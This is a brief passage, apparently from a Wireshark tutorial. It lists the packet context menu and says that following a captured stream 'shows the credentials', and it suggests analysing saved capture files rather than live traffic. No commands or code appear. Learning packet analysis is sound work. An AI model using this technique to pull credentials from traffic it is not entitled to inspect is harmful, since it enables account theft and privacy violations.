
Context Menu:


- Mark/Unmark Packet (Ctrl+M)
- Ignore/Unignore Packet (Ctrl+D)
- Set/Unset Time Reference (Ctrl+T)
- Time Shift... (Ctrl+Shift+T)
- Packet Comment... (Ctrl+Alt+C)
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow
- Copy
- Protocol Preferences

This shows the credentials.




Instead of observing LIVE data transfer and following tcp stream from there, we can just save the packet capture file and open the file later for analysis.

